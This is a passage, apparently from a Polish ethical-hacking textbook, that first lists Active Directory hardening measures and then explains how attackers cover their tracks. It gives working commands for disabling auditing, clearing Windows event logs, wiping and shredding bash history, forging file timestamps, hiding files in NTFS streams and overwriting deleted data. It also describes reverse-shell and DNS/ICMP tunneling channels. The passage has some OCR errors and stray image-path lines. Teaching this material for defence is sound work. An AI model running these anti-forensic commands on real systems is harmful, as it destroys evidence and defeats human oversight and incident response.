* Używaj poświadczeń administratora tylko wtedy, gdy dane muszą być udostępniane między urządzeniami.

* Daj uprawnienia dostępu na podstawie ról użytkowników.

* Okresowo przeprowadzaj zarządzanie poprawkami systemowymi.

* Wdróż model dostępu z minimalnymi uprawnieniami, który pomaga w ograniczaniu dostępu użytkowników i dostępu do konta administratora domeny.

* Monitoruj TGT protokołu Kerberos i działania związane z replikacją domen.

* Regularnie zmieniaj hasło KRBTGT i dwukrotnie resetuj usługę.

* Zweryfikuj protokół Kerberos na zewnątrz, aby upewnić się, że TGT nie są sfałszowane.

* Przeprowadzaj kampanie/szkolenia dotyczące bezpieczeństwa w zakresie ataków typu phishing, zasad tworzenia haseł i innych metod.

* Ściśle przestrzegaj zasad dotyczących haseł (pod względem długości hasła, okresowych aktualizacji itp.), aby zwiększyć bezpieczeństwo indywidualnego dostępu do konta.

* Upewnij się, że protokół Kerberos jest zgodny z podpisaniem certyfikatu atrybutu uprawnień (PAC) i TGS z kluczem „krbtgt" przez centrum dystrybucji kluczy (KDC).

* Wdróż narzędzie do sprawdzania poprawności Kerberos w celu weryfikacji zasadności poszczególnych biletów dostarczonych przez ważny KDC.

* Zainstaluj poprawkę KB2871997 w systemach z systemem Windows 7 i nowszym w celu ograniczenia domyślnego dostępu do konta w ramach lokalnej grupy administratorów.

*Ogranicz nakładanie się poświadczeń w systemach, aby ograniczyć ruch boczny poprzez uprzywilejowane zarządzanie kontami.

* Nałóż ograniczenia UAC na konta lokalne poprzez logowanie do sieci, włączając zabezpieczenia haszujące. Klucz rejestru do zastosowania ograniczeń UAC to HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy

* Ogranicz użytkowników domeny do lokalnej grupy administratorów w wielu systemach.

* Ogranicz ruch przychodzący przez Zaporę systemu Windows.

Czyszczenie dzienników

W poprzedniej sekcji widzieliśmy, jak osoba atakująca może ukryć złośliwe pliki na komputerze docelowym przy użyciu różnych technik steganograficznych, strumieni NTFS i innych technik w celu utrzymania przyszłego dostępu do celu. Gdy atakującemu uda się wykonać tę szkodliwą operację, następnym krokiem jest usunięcie wszelkich powstałych śladów/ścieżek w systemie.

Zakrywanie śladów

Zacieranie śladów to jeden z głównych etapów hakowania systemu. Na tym etapie atakujący próbuje ukryć się i uniknąć wykrycia lub „wyśledzenia", zakrywając wszystkie „ślady" lub dzienniki wygenerowane podczas uzyskiwania dostępu do docelowej sieci lub komputera. Przyjrzymy się teraz, w jaki sposób atakujący usuwa ślady ataku na docelowy komputer. Usuwanie dowodów jest koniecznością dla każdego atakującego, który chce pozostać niejasny. Jest to metoda stosowana w celu uniknięcia śledzenia wstecznego. Zaczyna się od usunięcia zanieczyszczonych dzienników i ewentualnych komunikatów o błędach generowanych w procesie ataku. Atakujący dokonuje zmian w konfiguracji systemu w taki sposób, że nie rejestruje przyszłych działań. Manipulując dziennikami zdarzeń i modyfikując je, osoba atakująca oszukuje administratora systemu, aby uwierzył, że w

systemie nie ma złośliwej aktywności i że nie doszło do włamania ani naruszenia bezpieczeństwa. Ponieważ pierwszą rzeczą, jaką robi administrator systemu podczas monitorowania nietypowej aktywności, jest sprawdzenie plików dziennika systemowego, intruzi często używają narzędzia do modyfikowania tych dzienników. W niektórych przypadkach rootkity mogą wyłączyć i odrzucić wszystkie istniejące dzienniki. Atakujący usuwają tylko te części dzienników, które mogą ujawnić ich obecność, jeśli zamierzają używać systemu przez długi czas jako bazy startowej dla przyszłych nadużyć. Atakujący muszą sprawić, by system wyglądał tak, jak przed uzyskaniem dostępu i utworzeniem backdoora. To pozwala im zmienić dowolne atrybuty pliku z powrotem do ich pierwotnego stanu. Wymienione informacje, takie jak rozmiar pliku i data, to tylko informacje o atrybutach zawarte w pliku. Ochrona przed atakującymi próbującymi zatrzeć ślady poprzez zmianę informacji o pliku może być trudna. Można jednak wykryć, czy osoba atakująca to zrobiła, obliczając kryptograficzny skrót pliku. Ten typ skrótu to obliczenie całego pliku przed zaszyfrowaniem. Atakujący mogą nie chcieć usunąć całego dziennika, aby zatrzeć ślady, ponieważ może to wymagać uprawnień administratora. Jeśli atakujący mogą usunąć tylko dzienniki zdarzeń ataku, nadal będą mogli uniknąć wykrycia. Atakujący może manipulować plikami dziennika za pomocą

• SECEVENT.EVT (bezpieczeństwo): nieudane logowanie, dostęp do plików bez uprawnień

• SYSEVENT.EVT (system): awaria sterownika, elementy nie działają poprawnie

• APPEVENT.EVT (aplikacje)

Techniki stosowane do zakrywania torów

Główne działania, które wykonuje atakujący w celu usunięcia swoich śladów na komputerze, są następujące:

• Wyłączanie audytu: osoba atakująca wyłącza funkcje audytu systemu docelowego.

• Czyszczenie dzienników: osoba atakująca czyści/usuwa wpisy dziennika systemowego odpowiadające jego działaniom.

• Manipulowanie dziennikami: atakujący manipuluje dziennikami w taki sposób, aby nie zostać złapanym na drodze prawnej.

• Zakrywanie ścieżek w sieci: osoba atakująca wykorzystuje techniki, takie jak odwrotne powłoki HTTP, odwrotne tunele ICMP, tunelowanie DNS i parametry TCP w celu zakrycia ścieżek w sieci.

• Ukrywanie śladów w systemie operacyjnym: osoba atakująca używa strumieni NTFS do ukrywania i ukrywania złośliwych plików w systemie docelowym.

• Usuwanie plików: osoba atakująca używa narzędzia wiersza polecenia, takiego jak Cipher.exe, w celu usunięcia danych i uniemożliwienia ich odzyskania w przyszłości.

• Wyłączanie funkcji systemu Windows: osoba atakująca wyłącza funkcje systemu Windows, takie jak znacznik czasu ostatniego dostępu, hibernacja, pamięć wirtualna, punkty przywracania systemu itp., aby zatrzeć ślady.

•Ukrywanie artefaktów: Atakujący ukrywają swoje złośliwe artefakty w artefaktach systemu operacyjnego, aby ich uniknąć wykrycia.

Tak więc pełne zadanie atakującego obejmuje nie tylko pomyślne włamanie się do systemu, ale także wyłączenie rejestrowania, czyszczenie plików dziennika, eliminowanie dowodów, podkładanie dodatkowych narzędzi i zacieranie śladów.

Wyłączanie audytu: Auditpol

Jednym z pierwszych kroków atakującego, który ma możliwość wiersza poleceń, jest określenie stanu audytu systemu docelowego, zlokalizowanie poufnych plików (takich jak pliki haseł) i wszczepienie narzędzi do automatycznego zbierania informacji (takich jak rejestrator naciśnięć klawiszy lub wąchacz). System Windows rejestruje określone zdarzenia w dzienniku zdarzeń (lub powiązanym dzienniku syslog). Dziennik można ustawić tak, aby wysyłał powiadomienia (e-mail, SMS itp.) do administratora systemu. Dlatego atakujący będzie chciał poznać status kontroli systemu, który próbuje skompromitować, zanim przystąpi do realizacji swoich planów. Auditpol.exe to narzędzie wiersza polecenia do zmiany ustawień zabezpieczeń audytu na poziomie kategorii i podkategorii. Atakujący mogą używać AuditPol do włączania lub wyłączania audytu bezpieczeństwa w systemach lokalnych lub zdalnych oraz do dostosowywania kryteriów audytu dla różnych kategorii zdarzeń związanych z bezpieczeństwem. Moment uzyskania przez intruzów uprawnień administracyjnych; wyłączają audyt za pomocą auditpol.exe. Po zakończeniu misji ponownie włączają audyt przy użyciu tego samego narzędzia. Po uzyskaniu dostępu i ustanowieniu dostępu do powłoki w systemie docelowym osoby atakujące używają następujących poleceń do włączania/wyłączania dzienników audytu systemu:

Włączanie audytu systemu:

C:\>auditpol /set /category:"system","account logon" /success:enable /failure:enable


Wyłączanie audytu systemu:


C:\>auditpol /set /category:"system","account logon" /success:disable/failure:disable

Spowoduje to wprowadzenie zmian w różnych dziennikach, które mogą rejestrować działania atakującego. On / ona może zdecydować się na ukrycie kluczy rejestru zmienionych później. Atakujący mogą użyć AuditPol do przeglądania zdefiniowanych ustawień inspekcji na komputerze docelowym, uruchamiając następujące polecenie w wierszu polecenia:

auditpol /get /category:*

Zrzuty ekranu z wyjścia Auditpol są następujące:





Czyszczenie dzienników

Clear_Event_Viewer_Logs.bat to narzędzie, którego można użyć do wyczyszczenia dzienników systemu docelowego. To narzędzie można uruchomić za pomocą wiersza polecenia, programu PowerShell i użyć pliku BAT do usunięcia dzienników zabezpieczeń, systemu i aplikacji. Atakujący mogą użyć tego narzędzia do wyczyszczenia dzienników jako jednej z metod zacierania śladów w systemie docelowym.

Kroki, aby wyczyścić dzienniki za pomocą narzędzia Clear_Event_Viewer_Logs.bat, są następujące.

1. Pobierz narzędzie Clear_Event_Viewer_Logs.bat ze strony https://www.tenforums,com.

2. Odblokuj plik .bat.

3. Kliknij prawym przyciskiem myszy lub naciśnij i przytrzymaj plik .bat i kliknij/stuknij opcję Uruchom jako administrator.

4. Jeśli pojawi się monit UAC, kliknij/stuknij Tak.

5. Otworzy się teraz wiersz polecenia, aby wyczyścić dzienniki zdarzeń. Wiersz polecenia zostanie automatycznie zamknięty po zakończeniu.

Kroki, aby wyczyścić dzienniki przy użyciu powłoki Meterpretera, są następujące.

Jeśli system jest wykorzystywany przez Metasploit, atakujący używa powłoki Meterpretera, aby usunąć wszystkie logi z systemu Windows:

1. Uruchom znak zachęty meterpretershell z Metasploit Framework.

2. Wpisz polecenie clearev w wierszu polecenia powłoki Meterpretera i naciśnij klawisz Enter. Dzienniki systemu docelowego zaczną być usuwane.

Kroki, aby wyczyścić dzienniki programu PowerShell za pomocą polecenia Clear-EventLog, są następujące.

Za pomocą polecenia Clear-EventLog osoba atakująca może wyczyścić całe zdarzenie programu PowerShell ,logi z komputerów lokalnych lub zdalnych:

1. Uruchom Windows PowerShell z uprawnieniami administratora.

2. Użyj następującego polecenia, aby wyczyścić wpisy z dziennika zdarzeń programu PowerShell w systemie lokalnym lub zdalnym:

> Wyczyść dziennik zdarzeń „Windows PowerShell”

3. Użyj następującego polecenia, aby wyczyścić określone typy dzienników z systemów lokalnych lub zdalnych:

>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02

(To polecenie czyści wszystkie wpisy dziennika w programie Microsoft Office Diagnostics (ODiag) i Microsoft Office Sessions (OSession) na komputerze lokalnym i komputerze zdalnym Server02.)

4. Użyj następującego polecenia, aby wyczyścić wszystkie dzienniki w określonych systemach, a następnie wyświetl listę dzienników zdarzeń:

>Clear-EventLog -LogName aplikacja, system – potwierdź

Uwaga: Parametry używane w poleceniu ciear-EventLog są następujące:

o -ComputerName: Określa komputer zdalny; wartością domyślną jest komputer lokalny

o -Confirm: Prosi o potwierdzenie przed uruchomieniem polecenia cmdlet

o -LogName: Określa dzienniki zdarzeń

o -whatif: pokazuje, co się stanie, jeśli polecenie cmdlet zostanie uruchomione

Kroki, aby wyczyścić dzienniki zdarzeń za pomocą narzędzia wevtutil, są następujące.

1. Uruchom wiersz polecenia z uprawnieniami administratora.

2. Użyj następującego polecenia, aby wyświetlić listę dzienników zdarzeń:


>wevtutil el

3. Użyj następującego polecenia, aby wyczyścić dzienniki zdarzeń:

>wevtutil cl <nazwa_dziennika>

log_name: nazwa dziennika do wyczyszczenia, np.: system, aplikacja, zabezpieczenia.

Jak pokazano na zrzucie ekranu, osoba atakująca może wyświetlić listę dzienników zdarzeń za pomocą narzędzia wevtutil i wyczyścić dzienniki zdarzeń systemu, aplikacji i zabezpieczeń.



Ręczne czyszczenie dzienników zdarzeń

Gdy atakujący uzyskają dostęp administracyjny do systemu docelowego, mogą ręcznie usunąć wpisy dziennika odpowiadające ich działaniom na komputerach z systemem Windows i Linux. Kroki, aby wyczyścić dzienniki zdarzeń w systemach operacyjnych Windows i Linux, są następujące:

Dla Windowsa

* Przejdź do Start -> Panel sterowania -> System i zabezpieczenia -> Narzędzia systemu Windows -> kliknij dwukrotnie Podgląd zdarzeń

* Usuń wszystkie wpisy dziennika zarejestrowane podczas narażania systemu

Dla Linuksa

* Przejdź do katalogu /var/log w systemie Linux

*Otwórz plik tekstowy zawierający komunikaty dziennika za pomocą edytora tekstu /var/log/<nazwa_pliku.log>

* Usuń wszystkie wpisy dziennika zarejestrowane podczas ataku na system

Sposoby usuwania śladów online

Atakujący mogą wyczyścić ślady online utrzymywane za pomocą historii sieci, dzienników, plików cookie, pamięci podręcznej, pobrań, czasu odwiedzin itp. Na komputerze docelowym, aby ofiary nie mogły zauważyć, jakie działania online wykonały osoby atakujące.

Co mogą zrobić napastnicy, aby usunąć swoje ślady online?

* Korzystaj z przeglądania prywatnego

* Usuń historię w polu adresu

* Wyłącz zapisaną historię

* Usuń prywatne dane

* Wyczyść pliki cookie przy wyjściu

* Wyczyść dane w menedżerze haseł

* Usuń zapisane sesje

* Usuń JavaScript użytkownika

* Skonfiguruj wielu użytkowników

*Usuń ostatnio używane (MRU)

* Wyczyść dane paska narzędzi z przeglądarek

*Wyłącz autouzupełnianie

* Wyczyść pamięć podręczną przy wyjściu

* Usuń pobrane pliki

* Wyłącz menedżera haseł

Aby wyczyścić ślady różnych działań online, osoby atakujące powinny podążać różnymi ścieżkami , różne systemy operacyjne.

Kroki, aby usunąć ślady online z Ustawień prywatności lub z rejestru systemu Windows (Windows 11) są następujące:

Z poziomu ustawień prywatności w systemie Windows 11

o Kliknij prawym przyciskiem myszy przycisk Start, wybierz Ustawienia i kliknij Personalizacja

o W Personalizacja kliknij Start w lewym okienku i wyłącz zarówno "Pokaż najczęściej używane aplikacje" jak i "Pokaż ostatnio otwierane elementy w menu Start, listach szybkiego dostępu i Eksploratorze plików"

Z rejestru w systemie Windows 11

o Otwórz Edytor rejestru i przejdź do

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer

a następnie usuń klucz dla „RecentDocs”

o Usuń wszystkie wartości z wyjątkiem „(Domyślne)”

Zakrywanie śladów powłoki BASH

Bourne Again Shell lub Bash to powłoka kompatybilna z sh, która przechowuje historię poleceń w pliku zwanym historią basha. Możesz wyświetlić zapisaną historię poleceń za pomocą polecenia more ~/.bash_history.

Ta cecha Bash stanowi problem dla hakerów, ponieważ śledczy mogą użyć pliku bash_history do śledzenia pochodzenia ataku i dokładnych poleceń użytych przez intruza do skompromitowania systemu.

Atakujący używają następujących poleceń, aby wyczyścić zapisane ścieżki historii poleceń:

Wyłączanie historii

export HISTSIZE=0

To polecenie wyłącza powłokę Bash z zapisywania historii. HISTSIZE określa liczbę poleceń do zapisania, która jest ustawiona na 0. Po wykonaniu tego polecenia atakujący tracą uprawnienia do przeglądania wcześniej użytych poleceń.

Czyszczenie historii

o history -ok

To polecenie jest przydatne do czyszczenia zapisanej historii. Jest to skuteczna alternatywa dla wyłączania polecenia historii, ponieważ w tym poleceniu osoba atakująca może wygodnie przepisać lub przejrzeć wcześniej użyte polecenia.

O history -w

To polecenie usuwa tylko historię bieżącej powłoki, podczas gdy historia poleceń innych powłok pozostaje nienaruszona.

• Wyczyszczenie całej historii użytkownika

cat /dev/null > ~.bash_history && history -c && exit

To polecenie usuwa całą historię poleceń bieżącej i wszystkich innych powłok i wychodzi z powłoki.

Niszczenie historii

o shred ~/.bash_history

To polecenie niszczy plik historii i sprawia, że jego zawartość jest nieczytelna. Jest to przydatne, gdy badacz zlokalizuje plik, ale dzięki temu poleceniu nie może odczytać żadnej zawartości pliku historii.

o shred ~/.bash_history&& cat /dev/null > .bash_history &&history -c && exit

To polecenie najpierw niszczy plik historii, następnie usuwa plik, a na końcu usuwa wszystkie dowody jego użycia.

Zakrywanie utworów w sieci

Korzystanie z odwrotnych powłok HTTP

Osoba atakująca rozpoczyna ten atak, najpierw infekując komputer ofiary złośliwym kodem, a tym samym instalując w systemie ofiary odwrotną powłokę HTTP. Ta odwrotna powłoka HTTP jest zaprogramowana w taki sposób, że prosi o polecenia do zewnętrznego mastera, który regularnie kontroluje odwrotną powłokę HTTP. Ten rodzaj ruchu jest uważany za normalny przez kontrole bezpieczeństwa sieci organizacji, takie jak strefa DMZ, zapora ogniowa itp. Gdy atakujący wpisze coś w systemie głównym, polecenie jest pobierane i wykonywane w systemie ofiary. Ofiara działa tutaj jako klient WWW, który wykonuje plik

HTTP GET, podczas gdy atakujący zachowuje się jak serwer WWW i odpowiada na żądania. Po wykonaniu poprzednich poleceń wyniki są wysyłane w następnym żądaniu internetowym. Wszyscy pozostali użytkownicy w sieci mogą normalnie łączyć się z Internetem; dlatego ruch między atakującym a ofiarą jest postrzegany jako normalny.

Korzystanie z odwrotnych tuneli ICMP

Tunelowanie ICMP (Internet Control Message Protocol) to technika, w której osoba atakująca wykorzystuje pakiety echa i odpowiedzi ICMP jako nośniki ładunku TCP, aby potajemnie uzyskać dostęp do systemu lub go kontrolować. Tej metody można użyć do łatwego obejścia reguł zapory sieciowej, ponieważ większość organizacji ma mechanizmy bezpieczeństwa, które sprawdzają tylko przychodzące pakiety ICMP, a nie wychodzące. Atakujący najpierw konfiguruje lokalnego klienta, aby połączyć się z ofiarą. System ofiary jest uruchamiany w celu hermetyzacji ładunku TCP w pakiecie echa ICMP, który jest przekazywany do serwera proxy. Serwer proxy dokonuje dehermetyzacji i wyodrębnia ładunek TCP, a następnie wysyła go do atakującego.

Korzystanie z tunelowania DNS

Atakujący mogą używać tunelowania DNS do kodowania złośliwej zawartości lub danych innych programów w zapytaniach i odpowiedziach DNS. Tunelowanie DNS zwykle obejmuje ładunek danych, który można dodać do serwera DNS ofiary w celu utworzenia kanału zwrotnego umożliwiającego dostęp do zdalnego serwera i aplikacji. Atakujący mogą wykorzystać ten kanał zwrotny do eksfiltracji skradzionych, poufnych lub wrażliwych informacji z serwera. Atakujący wykonują tunelowanie DNS na różnych etapach; najpierw narażają system wewnętrzny, aby utworzyć połączenie z siecią zewnętrzną. Następnie używają tego skompromitowanego systemu jako serwera dowodzenia i kontroli, aby uzyskać zdalny dostęp do systemu i potajemnie przesyłać pliki z sieci na zewnątrz.

Korzystanie z parametrów TCP

Parametry TCP mogą być wykorzystane przez atakującego do dystrybucji ładunku i tworzenia ukrytych kanałów. Oto niektóre pola TCP, w których można ukryć dane:

Pole identyfikacji IP: Jest to łatwe podejście, w którym ładunek jest przesyłany bitowo w ramach ustanowionej sesji między dwoma systemami. W tym podejściu jeden znak jest enkapsulowany na pakiet.

Numer potwierdzenia TCP: To podejście jest dość trudne, ponieważ wykorzystuje serwer odbijający, który odbiera pakiety od ofiary i wysyła je do atakującego. Tutaj jeden ukryty znak jest przekazywany przez serwer odbijający na pakiet.

Początkowy numer sekwencyjny TCP: Ta metoda nie wymaga również nawiązania połączenia między dwoma systemami. Tutaj jeden ukryty znak jest enkapsulowany na żądanie SYN i pakiet resetowania.

Zakrywanie utworów w systemie operacyjnym

Windows

NTFS ma funkcję o nazwie ADS, która umożliwia atakującym ukrycie pliku za innymi normalnymi plikami. Kroki ukrywania plików za pomocą NTFS są następujące:

o Otwórz wiersz polecenia z podwyższonym uprawnieniem

o Wpisz polecenie „wpisz C:\SecretFile.txt

>c:\LegitFiie.txt:SecretFile.txt” (tutaj plik jest przechowywany na dysku C, gdzie plik SecretFile.txt jest ukryty w pliku LegitFile.txt)

o Aby wyświetlić ukryty plik, wpisz „więcej < C:\SecretFiie.txt” (w tym celu musisz znać nazwę ukrytego pliku)

Modyfikowanie czasu

timestomp file_name.doc -z "<Date> <time>"

lub

powershell -Command "(Get-Item $File_name).LastWriteTime = $(Get-Date).AddHours(-10)"

To polecenie jest przydatne do zmiany czasu dostępu do określonych plików. Za pomocą tego polecenia osoba atakująca może przepisać datę i godzinę ostatniego dostępu, aby ukryć ślady i wprowadzić w błąd śledztwo.

UNIX/LINUX

Pliki w systemie UNIX można ukryć, dodając kropkę (.) przed nazwą pliku. W systemie UNIX każdy katalog jest podzielony na dwa katalogi: katalog bieżący (.) i katalog nadrzędny (..). Atakujący nadają im podobne nazwy, takie jak „.” (ze spacją po .). Te ukryte pliki są zwykle umieszczane w /dev, /tmp i /etc. Osoba atakująca może również edytować pliki dziennika, aby zatrzeć ślady. Czasami jednak za pomocą tej techniki ukrywania plików atakujący może pozostawić po sobie ślad, ponieważ polecenie, którego użył do otwarcia pliku, zostanie zapisane w pliku ,bash_history. Sprytny atakujący wie, jak przezwyciężyć taki problem; robi to za pomocą polecenia export HISTSIZE=0.

Modyfikowanie daty i godziny

o touch -a -d '<date> <time>' $File_name

Powyższe polecenie jest przydatne do zmiany czasu dostępu do określonego pliku. Za pomocą polecenia dotykowego osoby atakujące mogą zmienić datę i godzinę zgodnie ze swoimi wymaganiami. To polecenie jest wykonywane tylko wtedy, gdy atakującemu uda się ukraść dane logowania administratora.

o touch -m -d '<date> <time>' $File_name

Atakujący mogą również użyć tego samego polecenia z parametrem „-m”, aby zmienić datę i godzinę ostatniej modyfikacji, aby wprowadzić w błąd specjalistów ds. bezpieczeństwa. W obu przypadkach parametr „d” aktualizuje datę/godzinę modyfikacji lub dostępu.

Usuń pliki za pomocą Cipher.exe

Cipher.exe to wbudowane narzędzie wiersza polecenia systemu Windows, którego można używać do bezpiecznego usuwania danych przez nadpisywanie ich w celu uniknięcia odzyskiwania w przyszłości. To polecenie pomaga również w szyfrowaniu i odszyfrowywaniu danych na partycjach NTFS. Kiedy osoba atakująca tworzy i szyfruje złośliwy plik tekstowy, w czasie procesu szyfrowania tworzony jest plik kopii zapasowej. Dlatego jeśli proces szyfrowania zostanie przerwany, plik kopii zapasowej może zostać użyty do odzyskania danych. Po zakończeniu procesu szyfrowania plik kopii zapasowej jest usuwany, ale ten usunięty plik można odzyskać za pomocą oprogramowania do odzyskiwania danych, a następnie może on zostać wykorzystany przez personel bezpieczeństwa do przeprowadzenia dochodzenia. Aby uniknąć odzyskania danych i zatrzeć ślady, osoby atakujące używają narzędzia Cipher.exe do zastąpienia usuniętych plików, najpierw samymi zerami (0 x 00), następnie wszystkimi

255 (0 x FF), a na końcu liczbami losowymi. Atakujący może usunąć pliki za pomocą Cipher.exe, wykonując następujące kroki:

* Uruchom wiersz polecenia z uprawnieniami administratora

* Użyj następującego polecenia, aby nadpisać usunięte pliki w określonym folderze:

cipher /w:<drive letter>:\<folder name>

* Użyj następującego polecenia, aby nadpisać wszystkie usunięte pliki na danym dysku:

cipher /w:<drive letter>

Wyłącz funkcjonalność systemu Windows

Wyłącz znacznik czasu ostatniego dostępu


Znacznik czasu ostatniego dostępu do pliku zawiera informacje dotyczące czasu i danych, kiedy dany plik został otwarty do odczytu lub zapisu. Dlatego za każdym razem, gdy użytkownik uzyskuje dostęp do pliku, znacznik czasu jest aktualizowany. Atakujący używają narzędzia fsutil do wyłączania lub włączania znacznika czasu ostatniego dostępu. fsutil to narzędzie wiersza polecenia w systemie operacyjnym Windows używane do ustawiania parametru zachowania woluminu NTFS, DisableLastAccess, który kontroluje włączanie lub wyłączanie znacznika czasu ostatniego dostępu. Na przykład,

DisableLastAccess = l wskazuje, że znaczniki czasu ostatniego dostępu są wyłączone.

DisableLastAccess = o wskazuje, że znaczniki czasu ostatniego dostępu są włączone.

Jak pokazano na zrzucie ekranu, osoby atakujące używają następującego polecenia, aby wyłączyć ostatnie aktualizacje dostępu:

>fsutil behavior set disablelastaccess 1



Wyłącz hibernację systemu Windows

Plik hibernacji (Hiberfil.sys) to ukryty plik systemowy znajdujący się w katalogu głównym, w którym zainstalowany jest system operacyjny. Ten plik zawiera informacje dotyczące systemowej pamięci RAM przechowywanej na dysku twardym w określonych momentach (kiedy użytkownik wybiera hibernację swojego systemu). Te informacje są kluczowe, ponieważ pracownicy ochrony mogą ich użyć do zbadania ataku na system. Dlatego wyłączenie hibernacji systemu Windows jest kluczowym krokiem w kierunku zatarcia śladów. Osoba atakująca może wyłączyć hibernację systemu Windows za pomocą rejestru, wykonując następujące kroki:

o Otwórz Edytor rejestru i przejdź do następującej lokalizacji:

Komputer\HKEY_LOCAL_MACHINE\SYSTEM\CurrsntControlSet\Control\Power

o Kliknij dwukrotnie HibernateEnabledDefault w prawym okienku; pojawi się okno dialogowe Edytuj wartość DWORD (32-bitowa).

o W polu Dane wartości: wprowadź wartość 0, aby wyłączyć hibernację

o Naciśnij OK

Atakujący mogą również wyłączyć hibernację systemu Windows za pomocą wiersza polecenia, wykonując następujące kroki:

o Uruchom wiersz polecenia z uprawnieniami administratora

o Użyj następującego polecenia, aby wyłączyć hibernację:

powercfg.exe /hibernate off

Wyłącz pamięć wirtualną systemu Windows (plik stronicowania)

